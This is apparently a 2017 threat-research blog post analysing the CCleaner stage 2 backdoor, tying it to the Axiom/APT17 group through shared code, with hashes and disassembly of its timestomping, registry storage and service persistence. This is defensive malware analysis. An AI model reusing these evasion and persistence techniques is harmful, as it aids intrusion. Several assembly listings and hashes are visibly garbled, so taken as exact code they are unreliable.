

Evidence Aurora Operation Still Active Part 2: More Ties Uncovered Between CCleaner Hack & Chinese Hackers



02
OCT
2017

Since my [last post](#), we have found new evidence in the next stage payloads of the CCleaner supply chain attack that provide a stronger link between this attack and the Axiom group.

First of all, our researchers would like to thank the entire team at Cisco Talos for their excellent work on this attack (their post regarding stage 2 can be found [here](#)) as well as their cooperation by allowing us access to the stage 2 payload. Also, we would like to give a special thanks to Kaspersky Labs for their collaboration.

The Next Connection

Starting from the stage 2 payload, I reverse engineered the module, extracting other hidden shellcode and binaries within. After uploading the different binaries to [Intezer Analyze™](#), the final payload (that I have access to) had a match with a binary relating to the Axiom group.

At first glance, I believed it was going to be the same custom base64 function as mentioned in my [previous blog post](#). A deeper look in the shared code proved otherwise.

Binary in screenshot:

f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a

Related APT17 samples:

07f93e49c7015b68e2542fc591ad2b4a1bc01349f79d48db67c53938ad4b525d

0375b4216334c85a4b29441a3d37e61d7797c2e1cb94b14cf6292449fb25c7b2

20cd49fd0f244944a8f5ba1d7656af3026e67d170133c1b3546c8b2de38d4f27

ee362a8161bd442073775363bf5fa1305abac2ce39b903d63df0d7121ba60550

```

.text:10001F73 sub_10001F73 | proc near          ; CODE XREF: sub_1000202D+384p
.text:10001F73
.text:10001F73 LibFileName    = byte ptr -44h
.text:10001F73 var_43        = byte ptr -43h
.text:10001F73 var_42        = byte ptr -42h
.text:10001F73 var_41        = byte ptr -41h
.text:10001F73 var_40        = byte ptr -40h
.text:10001F73 var_3F        = byte ptr -3Fh
.text:10001F73 var_3E        = byte ptr -3Eh
.text:10001F73 var_3D        = byte ptr -3Dh
.text:10001F73 var_3C        = byte ptr -3Ch
.text:10001F73 var_3B        = byte ptr -3Bh
.text:10001F73 var_3A        = byte ptr -3Ah
.text:10001F73 var_39        = byte ptr -39h
.text:10001F73 var_38        = byte ptr -38h
.text:10001F73 var_37        = byte ptr -37h
.text:10001F73 var_36        = byte ptr -36h
.text:10001F73 var_4         = dword ptr -4
.text:10001F73 arg_0         = dword ptr 8
.text:10001F73

.text:10001F73
.push   ebp
.mov    ebp, esp
.subs  esp, 44h
.push   edi
.push   push 0fh
.pop    ecx
.xor   eax, eax
.lea   edi, [ebp+var_43]
.and   [ebp+var_4], 0
.rep   stosd
.stosw
.stosb
.and   [ebp+var_38], 0
.lea   eax, [ebp+LibFileName]
.push  exx
.push  mov [ebp+LibFileName], 'k'
.push  mov [ebp+var_43], 'e'
.push  mov [ebp+var_42], 'r'
.push  mov [ebp+var_41], 'n'
.push  mov [ebp+var_40], 'e'
.push  mov [ebp+var_3f], 'l'
.push  mov [ebp+var_3e], '3'
.push  mov [ebp+var_3d], '2'
.push  mov [ebp+var_3c], '1'
.push  mov [ebp+var_3b], 'd'
.push  mov [ebp+var_3a], '1'
.push  mov [ebp+var_39], '1'
.text:10001FC3 call ds:LoadLibraryA
.test  eax, eax
.pop   edi
.jz    short loc_10002026
.and   [ebp+var_36], 0
.lea   exx, [ebp+LibFileName]
.push  exx
.push  mov [ebp+LibFileName], lpProcName
.push  exx
.push  mov [ebp+LibFileName], hModule
.push  exx
.push  mov [ebp+var_43], 'I'
.push  mov [ebp+var_42], 'W'
.push  mov [ebp+var_41], 'O'
.push  mov [ebp+var_40], 'W'
.push  mov [ebp+var_3f], 'E'
.push  mov [ebp+var_3e], '4'
.push  mov [ebp+var_3d], 'P'
.push  mov [ebp+var_3c], 'R'
.push  mov [ebp+var_3b], 'O'
.push  mov [ebp+var_3a], 'C'
.push  mov [ebp+var_39], 'E'
.push  mov [ebp+var_38], 'S'
.push  mov [ebp+var_37], 'S'
.text:1000200F call ds:GetProcAddress
.test  eax, eax
.jz    short loc_10002026
.lea   exx, [ebp+var_4]
.push  exx
.push  mov [ebp+arg_0]
.call  eax
.test  eax, eax
.jz    short locret_10002029
.text:10002026 loc_10002026:           ; CODE XREF: sub_10001F73+59†j
.text:10002026
.text:10002026 mov eax, [ebp+var_4]
.text:10002029 .text:10002029 locret_10002029: ; CODE XREF: sub_10001F73+B1†j
.text:10002029 leave
.text:10002029 retn 4

```



```

.text:004011EC sub_4011EC          ; CODE XREF: sub_401310+1
.text:004011EC
.text:004011EC LibFileName    = byte ptr -1004h
.text:004011EC var_1003    = byte ptr -1003h
.text:004011EC var_1002    = byte ptr -1002h
.text:004011EC var_1001    = byte ptr -1001h
.text:004011EC var_1000    = byte ptr -1000h
.text:004011EC var_FFF    = byte ptr -0FFFh
.text:004011EC var_FFE    = byte ptr -0FFEh
.text:004011EC var_FFD    = byte ptr -0FFDh
.text:004011EC var_FFC    = byte ptr -0FFCh
.text:004011EC var_FFB    = byte ptr -0FFBh
.text:004011EC var_FFA    = byte ptr -0FFAh
.text:004011EC var_FF9    = byte ptr -0FF9h
.text:004011EC var_FF8    = byte ptr -0FF8h
.text:004011EC var_FF7    = byte ptr -0FF7h
.text:004011EC var_FF6    = byte ptr -0FF6h
.text:004011EC var_4         = dword ptr -4
.text:004011EC arg_0         = dword ptr 8
.text:004011EC

.push   ebp
.mov    ebp, esp
.mov    eax, 1004h
.call  __alloca_probe
.push   edi
.mov    ecx, 3FFh
.xor   eax, eax
.lea   edi, [ebp+var_1003]
.rep   stosd
.and   [ebp+var_4], 0
.stosw
.stosb
.and   [ebp+var_FF8], 0
.lea   eax, [ebp+LibFileName]
.push  exx
.push  mov [ebp+LibFileName], 'k'
.push  mov [ebp+var_1003], 'e'
.push  mov [ebp+var_1002], 'r'
.push  mov [ebp+var_1001], 'n'
.push  mov [ebp+var_1000], 'e'
.push  mov [ebp+var_FFF], '1'
.push  mov [ebp+var_FFE], '3'
.push  mov [ebp+var_FFD], '2'
.push  mov [ebp+var_FFC], '1'
.push  mov [ebp+var_FFB], 'd'
.push  mov [ebp+var_FFA], '1'
.push  mov [ebp+var_FF9], '1'
.call  ds:LoadLibraryA
.test  eax, eax
.pop   edi
.jz    loc_401309
.and   [ebp+var_FF6], 0
.lea   exx, [ebp+LibFileName]
.push  exx
.push  mov [ebp+LibFileName], lpProcName
.push  exx
.push  mov [ebp+LibFileName], hModule
.push  exx
.push  mov [ebp+var_43], 'I'
.push  mov [ebp+var_42], 'W'
.push  mov [ebp+var_41], 'O'
.push  mov [ebp+var_40], 'W'
.push  mov [ebp+var_3f], 'E'
.push  mov [ebp+var_3e], '4'
.push  mov [ebp+var_3d], 'P'
.push  mov [ebp+var_3c], 'R'
.push  mov [ebp+var_3b], 'O'
.push  mov [ebp+var_3a], 'C'
.push  mov [ebp+var_39], 'E'
.push  mov [ebp+var_38], 'S'
.push  mov [ebp+var_37], 'S'
.text:004012E8 call ds:GetProcAddress
.test  eax, eax
.jz    short loc_401309
.lea   exx, [ebp+var_4]
.push  exx
.push  mov [ebp+arg_0]
.push  exx
.push  mov [ebp+var_3f], 'P'
.push  mov [ebp+var_3e], 'O'
.push  mov [ebp+var_3d], 'C'
.push  mov [ebp+var_3c], 'E'
.push  mov [ebp+var_3b], 'S'
.push  mov [ebp+var_3a], 'S'
.push  mov [ebp+var_39], 'E'
.push  mov [ebp+var_38], 'C'
.push  mov [ebp+var_37], 'P'
.push  mov [ebp+var_36], 'O'
.push  mov [ebp+var_35], 'C'
.push  mov [ebp+var_34], 'E'
.push  mov [ebp+var_33], 'S'
.push  mov [ebp+var_32], 'S'
.push  mov [ebp+var_31], 'E'
.push  mov [ebp+var_30], 'C'
.push  mov [ebp+var_29], 'P'
.push  mov [ebp+var_28], 'O'
.push  mov [ebp+var_27], 'C'
.push  mov [ebp+var_26], 'E'
.push  mov [ebp+var_25], 'S'
.push  mov [ebp+var_24], 'S'
.push  mov [ebp+var_23], 'E'
.push  mov [ebp+var_22], 'C'
.push  mov [ebp+var_21], 'P'
.push  mov [ebp+var_20], 'O'
.push  mov [ebp+var_19], 'C'
.push  mov [ebp+var_18], 'E'
.push  mov [ebp+var_17], 'S'
.push  mov [ebp+var_16], 'S'
.push  mov [ebp+var_15], 'E'
.push  mov [ebp+var_14], 'C'
.push  mov [ebp+var_13], 'P'
.push  mov [ebp+var_12], 'O'
.push  mov [ebp+var_11], 'C'
.push  mov [ebp+var_10], 'E'
.push  mov [ebp+var_9], 'S'
.push  mov [ebp+var_8], 'S'
.push  mov [ebp+var_7], 'E'
.push  mov [ebp+var_6], 'C'
.push  mov [ebp+var_5], 'P'
.push  mov [ebp+var_4], 'O'
.push  mov [ebp+var_3], 'C'
.push  mov [ebp+var_2], 'E'
.push  mov [ebp+var_1], 'S'
.push  mov [ebp+var_0], 'S'

```

CCleaner Stage 2

APT 17

Not only did the first payload have shared code between the Axiom group and CCBkdr, but the second did as well. The above photo shows the same function between two binaries. Let me put this into better context for you: out of all the billions and billions of pieces of code (both trusted and malicious) contained in the Intezer Code Genome Database, we found this code *in only these APTs*. It is also worth noting that this isn't a standard method one would use to call an API. The attacker used the simple technique of employing an array to hide a string from being in clear sight of those analyzing the binary (although to those who are more experienced, it is obvious) and remain undetected from antivirus

signatures. The author probably copied and pasted the code, which is what often happens to avoid duplicative efforts: rewriting the same code for the same functionality twice.

Due to the uniqueness of the shared code, we strongly concluded that the code was written by the same attacker.

Technical Analysis:

The stage two payload that was analyzed in this report (dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfd c83), after launching the infected version of CCleaner, was dropped to only a selective group of targets, as reported by Talos. Although there is an x64 version, the following analysis will only include the x86 version because they are nearly identical. I will not be going too far in depth as full comprehension of the technical analysis will require an understanding of reverse engineering.

Instead of using the typical API (VirtualAlloc) to allocate memory, the attackers allocated memory on the heap using LocalAlloc, and then copied a compressed payload to the allocated memory.

```

sub_100016A3 proc near
nNumberOfBytesToWrite= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     eax, dword_10005000
push    ebx
mov     ebx, ds:LocalAlloc
[ebp+nNumberOfBytesToWrite], eax
mov     eax, dword_10005004
push    esi
add    eax, 100h
push    edi
push    eax          ; uBytes
push    40h          ; uFlags
call    ebx : LocalAlloc
mov     esi, eax
test   esi, esi
jz     loc_10001779

loc_10001779:
    mov    edi, 3E80h
    push   edi          ; Size
    push   offset dword_10005000 ; Src
    push   esi          ; Dst
    call   memcpy
    push   edi          ; Size
    lea    eax, [esi+3E80h]
    push   offset unk_10008E84 ; Src
    push   eax          ; Dst
    call   memcpy
    push   edi          ; Size
    lea    eax, [esi+7D00h]
    push   offset unk_1000CD08 ; Src
    push   eax          ; Dst
    call   memcpy
    push   edi          ; Size
    lea    eax, [esi+0BB80h]
    push   offset unk_10010B8C ; Src
    push   eax          ; Dst
    call   memcpy
    push   edi          ; Size
    lea    eax, [esi+0FA00h]
    push   offset unk_10014A10 ; Src
    push   eax          ; Dst
    call   memcpy
    push   2C6Fh         ; Size
    lea    eax, [esi+13880h]
    push   offset unk_10018894 ; Src
    push   eax          ; Dst
    call   memcpy
    mov    eax, [ebp+nNumberOfBytesToWrite]
    add    esp, 48h
    add    eax, 100h
    push    eax          ; uBytes
    push    40h          ; uFlags
    call    ebx : LocalAlloc
    mov     edi, eax
    test   edi, edi
    jnz    short loc_1000175F

loc_1000175F:
    lea    eax, [esi+8]
    push   164E7h
    push   eax
    lea    eax, [ebp+nNumberOfBytesToWrite]
    push   eax
    push   edi
    call   sub_10001898
    add    esp, 10h
    test   eax, eax
    jz     short loc_1000177D

loc_1000177D:
    push   esi          ; hMem
    mov    esi, ds:LocalFree
    call   esi : LocalFree
    push   [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
    push   edi          ; lpBuffer
    call   sub_10001604
    pop    ecx
    test   eax, eax
    pop    ecx
    jnz    short loc_10001799


```

It looks like the attackers used version 1.1.4 of zlib to decompress the payload into this allocated memory region.

```

mov    eax, [ebp+arg_0]
and    [ebp+var_18], 0
mov    [ebp+var_34], eax
mov    eax, [ebp+arg_0]
and    [ebp+var_14], 0
mov    [ebp+var_2C], eax
mov    eax, [esi]
push   edi
mov    [ebp+var_28], eax
push   38h
lea    eax, [ebp+var_38]
push   offset a1_1_4 ; "1.1.4"
push   eax
call   sub_10001A7E
add    esp, 0Ch
test   eax, eax
jnz    short loc_10001913

```



```


lea    eax, [ebp+var_38]
push   4
push   eax
call   sub_10001A95
mov    edi, eax
pop    ecx
cmp    edi, 1
pop    ecx
jz     short loc_10001904

```

Depending on if you're running x86 or x64 Windows, it will drop a different module. (32-bit

07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf3490
2, 64-bit

128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb
6f4f) Both modules are actually legitimate software with additional code
and a modified execution flow.



<pre> 3164E push offset aSpoolPrtprocsX ; "\\spool\\prtprocs\\x64\\localspl.dll" call sub_10001IEC add esp, 0Ch test eax, eax jz short loc_10001628 </pre>	<pre> loc_1000167C: ; "\\spool\\prtprocs\\w32x86\\localspl.dll" push offset aSpoolPrtprocsW call sub_10001IEC add esp, 0Ch test eax, eax jz short loc_10001628 </pre>
--	---

```
loc_10001245:
    lea    eax, [ebp+Buffer]
    push   104h           ; uSize
    push   eax             ; lpBuffer
    call   ds:GetSystemDirectoryA
    push   [ebp+lpString2] ; lpString2
    lea    eax, [ebp+Buffer]
    push   eax             ; lpString1
    call   ds:istrcatA
    push   edi             ; hTemplateFile
    push   80h             ; dwFlagsAndAttributes
    push   2                ; dwCreationDisposition
    push   edi             ; lpSecurityAttributes
    push   3                ; dwShareMode
    lea    eax, [ebp+Buffer]
    push   0C0000000h       ; dwDesiredAccess
    push   eax             ; lpFileName
    call   ds>CreateFileA
    mou   esi, eax
    cmp   esi, 0xFFFFFFFFh
    jnz   short loc_10001299

loc_10001299:
    cmp   [ebp+var_8], edi
    jz    short loc_10001295

loc_10001295:
    lea    eax, [ebp+nNumberOfBytesToWrite]
    push   edi             ; lpOverlapped
    push   eax             ; lpNumberOfBytesWritten
    push   [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
    push   [ebp+lpBuffer]   ; lpBuffer
    push   esi             ; hFile
    call   ds:WriteFile
    push   esi             ; hObject
    call   ds:CloseHandle
    lea    eax, [ebp+Buffer]
    push   eax             ; lpFileName
    call   sub_10001121
    cmp   [ebp+var_8], edi
    jz    short loc_100012C8
```

The last modified time on the modules is changed to match that of the msvcrt.dll that is located in your system32 folder—a technique to stay under the radar by not being able to check last modified files.

```

push    eax      ; lpBuffer
call    ds:GetSystemDirectoryA
lea     eax, [ebp+Buffer]
push    offset Source ; "\\msvcrt.dll"
push    eax      ; Dest
call    strcat
pop     ecx
mov     esi, ds>CreateFileA
pop     ecx
mov     edi, 80h
push    0       ; hTemplateFile
push    edi      ; dwFlagsAndAttributes
push    3       ; dwCreationDisposition
push    0       ; lpSecurityAttributes
push    1       ; dwShareMode
lea     eax, [ebp+Buffer]
push    80000000h ; dwDesiredAccess
push    eax      ; lpFileName
call    esi ; CreateFileA
mou    ebx, eax
cmp    ebx, 0FFFFFFFh
jz     short loc_100011C8

```

```

lea    eax, [ebp+LastWriteTime]
push   eax      ; lpLastWriteTime
lea    eax, [ebp+LastAccessTime]
push   eax      ; lpLastAccessTime
lea    eax, [ebp+CreationTime]
push   eax      ; lpCreationTime
push   ebx      ; hFile
call   ds:GetFileTime
push   ebx      ; hObject
mov    ebx, ds:CloseHandle
call   ebx ; CloseHandle
push   0       ; hTemplateFile
push   edi      ; dwFlagsAndAttributes
push   3       ; dwCreationDisposition
push   0       ; lpSecurityAttributes
push   1       ; dwShareMode
push   40000000h ; dwDesiredAccess
push   [ebp+lpFileName] ; lpFileName
call   esi ; CreateFileA
mou    esi, eax
cmp    esi, 0FFFFFFFh
jnz    short loc_100011CC

```

```

loc_100011C8:
xor    eax, eax
jmp    short loc_100011E5

```

```

loc_100011CC:
lea    eax, [ebp+LastWriteTime]
push   eax      ; lpLastWriteTime
lea    eax, [ebp+LastAccessTime]
push   eax      ; lpLastAccessTime
lea    eax, [ebp+CreationTime]
push   eax      ; lpCreationTime
push   esi      ; hFile
call   ds:SetFileTime
push   esi      ; hObject
call   ebx ; CloseHandle
push   1
pop    eax

```

Some shellcode and another module are written to the registry.

```

loc_100014D0:
lea    eax, [ebp+hKey]
push   eax      ; phkResult
push   offset aWbemperf ; "WbemPerf"
push   [ebp+phkResult] ; hKey
call   ds:RegCreateKeyA
test   eax, eax
jnz    loc_100015F6

```


```

mov    esi, ds:GetTickCount
push   ebx
push   edi
call   esi ; GetTickCount
push   eax      ; Seed
call   ds:srand
mov    edi, ds:rand
pop    ecx
call   edi ; rand
mou    ebx, eax

```

```
call    esi ; GetTickCount
imul    ebx, eax
mov     Dst, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
lea     eax, [ebp+Data]
push    4      ; cbData
push    eax    ; lpData
push    3      ; dwType
push    0      ; Reserved
push    offset ValueName ; "001"
push    [ebp+hKey] ; hKey
mov     dword_1001B508, ebx
mov     ebx, ds:RegSetValueExA
mov     dword ptr [ebp+Data], 312Bh
call    ebx ; RegSetValueExA
push    dword ptr [ebp+Data] ; cbData
push    offset Dst      ; lpData
push    3      ; dwType
push    0      ; Reserved
push    offset a002    ; "002"
push    [ebp+hKey] ; hKey
call    ebx ; RegSetValueExA
lea     eax, [ebp+var_C]
push    4      ; cbData
push    eax    ; lpData
push    3      ; dwType
push    0      ; Reserved
push    offset a003    ; "003"
push    [ebp+hKey] ; hKey
mov     dword ptr [ebp+var_C], 15h
call    ebx ; RegSetValueExA
push    8      ; Size
push    offset aGYKq@ ; "F8\bY@Q@"
push    offset Dst      ; Dst
call    memcpy
mov     eax, 0F3289317h
add    esp, 0Ch
xor    Dst, eax
xor    dword_1001B508, eax
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
mov     dword_1001B50C, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul    ebx, eax
mov     dword_1001B510, ebx
call    edi ; rand
mov     edi, eax
call    esi ; GetTickCount
```

After the module is successfully dropped, a service is created under the name Spooler or SessionEnv, depending upon your environment, which then loads the newly dropped module.



The new module being run by the service allocates memory, reads the registry where the other payload is located, and then copies it to memory.

```

push    esi
mov     esi, [esp+4+arg_0]
push    edi
push    40h
push    1000h
add    esi, 1D000h
push    40000h
push    0
call    dword ptr [esi+0F4h] ; call to VirtualAlloc
mov     edi, eax
test   edi, edi
jnz    short loc_1001C259

```

```
decrypt_reg_key_name:  
    mov     al, cl  
    mov     bl, 7  
    imul   bl  
    sub    al, 33h  
    xor    al, dl  
    mov    [ebp+ecx+var_50], al  
    mov    ecx, [ebp+var_5C]  
    mov    eax, [ebp+var_68]  
    inc    ecx  
    mov    [ebp+var_5C], ecx  
    mov    dl, [ecx+eax]  
    test   dl, dl  
    jnz    short decrypt_reg_key_name
```

```
pop    ebx
```


```
loc_1001C2D2:  
    and    [ebp+ecx+var_50], 0  
    lea    eax, [ebp+var_54]  
    push   eax  
    push   20019h  
    lea    eax, [ebp+var_50]  
    push   0  
    push   eax  
    push   80000002h  
    mov    [ebp+var_14], 313030h  
    mov    [ebp+var_58], esi  
    call   dword ptr [esi+18h] ; RegOpenKeyExA  
    test   eax, eax  
    jz    short loc_1001C303
```

The next payload is executed, which decrypts another module and loads it. If we look at the memory of the next decrypted payload, we can see something that looks like a PE header without the MZ signature. From here, it is as simple as modifying the first two bytes to represent MZ and we have a valid PE file.

(f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e129
2a)

Address	Hex dump	ASCII
003B3503	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3513	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3523	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3533	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3543	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3553	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3563	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3573	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3583	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3593	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B35A3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B35B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B35C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B35D3	50 45 00 00 4C 01 04 00 F0 98 B7 59 00 00 00 00	PE...LB...etc\y...
003B35E3	00 00 00 E0 00 0E 21 00 01 06 00 00 26 00 00 00x..!@#04...&.
003B35F3	00 16 00 00 00 00 00 00 00 10 00 10 00 00 10 00	►.►.►.►.►.►.
003B3603	00 40 00 00 00 00 00 00 10 00 10 00 00 00 02 00	.@.►.►.►.►.►.
003B3613	04 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00	◆.◆.◆.◆.◆.◆.
003B3623	00 70 00 00 00 04 00 00 00 00 00 00 00 02 00 00	.P.◆.◆.►.►.►.►.
003B3633	00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00	►.►.►.►.►.►.►.
003B3643	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	
003B3653	5C 41 00 00 B4 00 00 00 00 00 00 00 00 00 00 00	\A..!.
003B3663	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3673	00 60 00 00 20 02 00 00 00 00 00 00 00 00 00 00	.;.►.►.►.►.►.
003B3683	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B3693	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B36A3	00 00 00 00 00 00 00 00 00 40 00 00 5C 01 00 00@..^@..
003B36B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003B36C3	00 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00	text..
003B36D3	90 25 00 00 00 10 00 00 00 26 00 00 00 00 04 00	E%...►.►.►.►.
003B36E3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00	60
003B36F3	2E 72 64 61 74 61 00 00 00 08 00 00 00 40 00 00	rdata..#►.►.►.
003B3703	00 0A 00 00 00 2A 00 00 00 00 00 00 00 00 00 00*.
003B3713	00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00@..@.data..
003B3723	44 06 00 00 00 50 00 00 00 06 00 00 00 34 00 00	D►..P..▲..4.
003B3733	00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 00@..@..
003B3743	2E 72 65 6C 6F 63 00 00 C2 02 00 00 00 60 00 00	reloc..T@..L
003B3753	00 04 00 00 00 38 00 00 00 00 00 00 00 00 00 00	◆.◆.◆.◆.
003B3763	00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00@..B.....

The next module is a essentially another backdoor that connects to a few domains; before revealing the true IP, it will connect to for the next stage payload.



It starts by ensuring it receives the correct response from <https://www.microsoft.com> and <https://update.microsoft.com>.

10001B7B	\$ 53	PUSH EBX	
10001B7C	. 56	PUSH ESI	
10001B7D	. 57	PUSH EDI	
10001B7E	. 33FF	XOR EDI,EDI	
10001B80	> 6A 00	PUSH 0x0	
10001B82	. FF7424 14	PUSH DWORD PTR SS:[ESP+0x14]	ASCII "https://www.microsoft.com/"
10001B86	. 68 00520010	PUSH localspl.10005200	
10001B88	. E8 C1FCFFFF	CALL localspl.10001B851	
10001B90	. 8BF0	MOV ESI,EAX	
10001B92	. 8SF6	TEST ESI,ESI	
10001B94	.~75 28	JNZ SHORT localspl.10001BBE	
10001B96	. 50	PUSH EAX	
10001B97	. FF7424 14	PUSH DWORD PTR SS:[ESP+0x14]	ASCII "http://update.microsoft.com/"
10001B9B	. 68 E0510010	PUSH localspl.100051E0	
10001B9D	. E8 ACF0FFFF	CALL localspl.10001B851	
10001B9F	. 8BF0	MOV ESI,EAX	
10001B9A	. 8SF6	TEST ESI,ESI	
10001B99	.~75 13	JNZ SHORT localspl.10001BBE	
10001B9B	. 68 88130000	PUSH 0x1388	
10001B9C	. FF15 7C4000010	CALL DWORD PTR DS:[&KERNEL32.Sleep]	Timeout = 5000. ms
10001B9E	. 47	INC EDI	Sleep
